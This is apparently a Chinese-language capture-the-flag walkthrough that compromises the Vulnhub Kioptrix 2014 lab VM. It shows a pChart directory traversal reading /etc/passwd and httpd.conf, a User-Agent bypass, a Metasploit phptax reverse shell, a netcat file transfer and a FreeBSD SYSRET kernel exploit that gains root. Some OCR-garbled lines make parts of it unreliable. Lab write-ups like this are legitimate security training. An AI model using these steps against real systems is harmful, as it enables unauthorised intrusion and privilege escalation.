


0x05 Vulnhub Kioptrix 2014 level 5 通关

进入web源代码发现，发现有一个可拼接的url。



`http://192.168.232.149/pChart2.1.3/index.php`

进来后发现



#kali搜下pChart漏洞，下载下来

```
(root@kali)~# searchsploit pChart
-----
Exploit Title | Path
-----
pChart 2.1.3 - Multiple Vulnerabilities | php/webapps/31173.txt
-----
Shellcodes: No Results

(root@kali)~# searchsploit -m 31173
Exploit: pChart 2.1.3 - Multiple Vulnerabilities
URL: https://www.exploit-db.com/exploits/31173
Path: /usr/share/exploitdb/exploits/php/webapps/31173.txt
Codes: OSVDB-102596, OSVDB-102595
Verified: True
File Type: HTML document, ASCII text
Copied to: /root/31173.txt
```

```
(root@kali)~# cat 31173.txt
```

```
#Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
#Date: 2014-01-24
#Exploit Author: Balazs Makany
#Vendor Homepage: www.pchart.net
#Software Link: www.pchart.net/download
#Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
#Version: 2.1.3
#Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
#CVE : N/A
```

[0] Summary:

PHP library pChart 2.1.3 (and possibly previous versions) by default contains an examples folder, where the application is vulnerable to Directory Traversal and Cross-Site Scripting (XSS).

It is plausible that custom built production code contains similar problems if the usage of the library was copied from the examples. The exploit author engaged the vendor before publicly disclosing the vulnerability and consequently the vendor released an official fix before the vulnerability was published.

[1] Directory Traversal:

hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"

The traversal is executed with the web server's privilege and leads to sensitive file disclosure (passwd, siteconf.inc.php or similar), access to source codes, hardcoded passwords or other high impact consequences, depending on the web server's configuration.

This problem may exists in the production code if the example code was copied into the production environment.

Directory Traversal remediation:

1. Update to the latest version of the software.
2. Remove public access to the examples folder where applicable.
3. Use a Web Application Firewall or similar technology to filter malicious input attempts.

[2] Cross-Site Scripting (XSS):

"hxxp://localhost/examples/sandbox/script/session.php?alert('XSS')"

This file uses multiple variables throughout the session, and most of them are vulnerable to XSS attacks. Certain parameters are persistent throughout the session and therefore persists until the user session is active. The parameters are unfiltered.

Cross-Site Scripting remediation:

1. Update to the latest version of the software.
2. Remove public access to the examples folder where applicable.
3. Use a Web Application Firewall or similar technology to filter malicious input attempts.

[3] Disclosure timeline:

2014 January 16 - Vulnerability confirmed, vendor contacted

2014 January 17 - Vendor replied, responsible disclosure was orchestrated

2014 January 24 - Vendor was inquired about progress, vendor replied and noted that the official patch is released.

#发现漏洞利用的方式有目录遍历和xss和其他

利用目录遍历输入

```
http://192.168.232.149/pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fetc/passwd
```

```
http://192.168.232.149/pChart2.1.3/examples//index.php?Action=View&Script=%2f.%2f.%2f/usr/local/etc/apache22/httpd.conf

# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001>User &:/usr/local/ossec-hids:/sbin/nologin
```

有信息

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
```

再试试其他路径

<http://192.168.232.149/pChart2.1.3/examples//index.php?Action=View&Script=%2F.%2F.%2F/usr/local/etc/apache22/httpd.conf>

```
http://192.168.232.149/pChart2.1.3/examples//index.php?Action=View&Script=%2f.%2f.%2f/usr/local/etc/apache22/httpd.conf

#include etc/apacnezz/extra/nttpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4_browser
    </Directory>


</VirtualHost>
```

拉到最下面，发现user-agent是Mozilla/4.0 Mozilla4_browser才行


正常访问是被拒绝的



抓包User-Agent改成Mozilla/4.0 Mozilla4_browser



改成Mozilla/4.0 Mozilla4_browser



Intercept on Forward Drop Request to http://192.168.232.149:8080 Open browser

Time	Type	Direction	Method	URL	Status code	Length
05:25:5...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		
05:26:0...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		
05:26:0...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		
05:26:1...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		
05:26:1...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		
05:26:2...	HTTP	→ Request	GET	http://192.168.232.149:8080/		
05:26:2...	HTTP	→ Request	GET	http://detectportal.firefox.com/canonical.html		

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 192.168.232.149:8080
3 User-Agent: Mozilla/4.0 Mozilla4_browser
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Inspector

Selection 29 (0x1d)

Selected text

Mozilla/4.0 Mozilla4_browser

Decoded from: Select

Mozilla/4.0 Mozilla4_browser

Cancel Apply changes

Memory: 193.4MB

放包后

← → ↺ 不安全 http://192.168.232.149:8080 160%

章 ms08067 网安 简画 AI辅助 github工具 博客/论坛 工作 靶场 加解密网站 本地靶场

Index of /

- [phptax/](#)

打开msf搜索phptax漏洞

```
msf > search phptax
[~] No results from search
msf > search phptax

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/phptax_exec 2012-10-08      excellent Yes     PhpTax pfile
z Parameter Exec Remote Code Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

msf > use exploit/multi/http/phptax_exec
msf exploit(multi/http/phptax_exec) > 10;rgb:cccc/cccc/cccc
[4] 0:rubyx
```

```
-----
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit) | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution | php/webapps/21665.txt
-----

Shellcodes: No Results

(root@kali)~#
```

"kali" 17:43 20-09-25

msf > search phptax

Matching Modules

Name Disclosure Date Rank Check Description

0 exploit/multi/http/phptax_exec 2012-10-08 excellent Yes PhpTax pfilez Parameter Exec Remote Code Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

```
msf > use exploit/multi/http/phptax_exec
msf exploit(multi/http/phptax_exec) >
```

```
msf exploit(multi/http/phptax_exec) > set rhosts 192.168.232.149
rhosts => 192.168.232.149
msf exploit(multi/http/phptax_exec) > set rport 8080
rport => 8080
```

```
msf exploit(multi/http/phptax_exec) > show payloads
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
```

```
msf exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/http/phptax_exec) > set lhost 192.168.232.142
lhost => 192.168.232.142
msf exploit(multi/http/phptax_exec) > set useragent Mozilla/4.0 Mozilla4_browser
useragent => Mozilla/4.0 Mozilla4_browser
msf exploit(multi/http/phptax_exec) > run
```

```
[*] Started reverse TCP double handler on 192.168.232.142:4444
```

```
[*] 192.168.232.1498080 - Sending request...
```

```
[*] Exploit completed, but no session was created.
```

```
msf exploit(multi/http/phptax_exec) > run
```

```
[*] Started reverse TCP double handler on 192.168.232.142:4444
```

```
[*] 192.168.232.1498080 - Sending request...
```

```
[*] Accepted the first client connection...
```

```
[*] Accepted the second client connection...
```

```
[*] Accepted the first client connection...
```

```
[*] Accepted the second client connection...
```

```
[*] Command: echo 2PgikmsFL9Tbsqnp;
```

```
[*] Writing to socket A
```

```
[*] Writing to socket B
```

```
[*] Reading from sockets...
```

```
[*] Command: echo HnnSjtQMMpj5wk3g;
```

```
[*] Writing to socket A
```

```
[] Writing to socket B
>[] Reading from sockets...
>[] Reading from socket A
>[] A: "HnnSjtQMMpj5wk3g\r\n"
>[] Reading from socket B
>[] B: "2PgikmsFL9Tbsqnp\r\n"
>[] Matching...
>[] A is input...
>[] Matching...
>[] B is input...
>[] Command shell session 1 opened (192.168.232.142:4444 -> 192.168.232.149:26480) at 2025-09-20
18:09:21 -0400
```

```
[*] Command shell session 2 opened (192.168.232.142:4444 -> 192.168.232.149:44840) at 2025-09-20
18:09:21 -0400
```

```
whoami
```

```
www
```

```
id
```

```
uid=80(www) gid=80(www) groups=80(www)
```

```
拿到低权限shell
```

```
#开始提权
```

```
uname -a
```

```
[*] B: "2PgikmsFL9Tbsqnp\r\n"
[*] Matching...
[*] A is input...
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.232.142:4444 -> 192.168.232.149:26480) at 2025-09-20 18:09:21 -0400

[*] Command shell session 2 opened (192.168.232.142:4444 -> 192.168.232.149:44840) at 2025-09-20 18:09:21 -0400
whoami
www
id
uid=80(www) gid=80(www) groups=80(www)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:/usr/obj/
usr/src/sys/GENERIC amd64
```

```
└─(root@kali)-[~]
```

```
└─# searchsploit freebsd 9.0
```

```
Exploit Title | Path
```

```
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
```

```
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c
```

```
(root@kali)-[~]
# searchsploit freebsd 9.0

Exploit Title | Path
-----|-----
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c

Shellcodes: No Results

(root@kali)-[~]
#
```

```
(root@kali)-[~]
# searchsploit -m 28718
```

#查询靶机有没有gcc、wget、curl、nc等服务

```
whoami
www
which gcc
/usr/bin/gcc
which wget
which curl
which nc
/usr/bin/nc

[4] 0:ruby*
```

只有nc和gcc

#利用nc传输文件

nc -v -p 8888 -l < 28718.c (kali)

nc -v 192.168.17.169 8888 > 28718.c (靶机) (填kali的ip)

```
which nc
/usr/bin/nc
nc -v 192.168.232.142 8888 > 28717.c
Connection to 192.168.232.142 8888 port [tcp/*] succeeded!

[4] 0:ruby*

# nc -v -p 8888 -l < 28718.c
listening on [any] 8888 ...
connect to [192.168.232.142] from 192.168.232.149 [192.168.232.149] 55470

"kali" 18:34 20-9月-25
```

-v: 详细

-p: 端口号

-l: 监听入站连接

< ptrace.c: 将文件内容通过管道传输到nc

传输完成后, nc会自动停止断开shell, 需要重新run进入一次

#编译

重新进入一次

gcc 28717.c -o 28717

./28717

```

gcc 28717.c -o 28717
28717.c:178:2: warning: no newline at end of file
ls
28717
28717.c
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf

./28717
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
id
uid=0(root) gid=0(wheel) groups=0(wheel)
whoami
whoami: not found
whoami
root

```

得到root

进入/root

打开congrats.txt

```

ls
.cshrc
.history
.k5login
.login
.mysql_history
.profile
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner i
n
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

```

18:43:34 [55/13714]

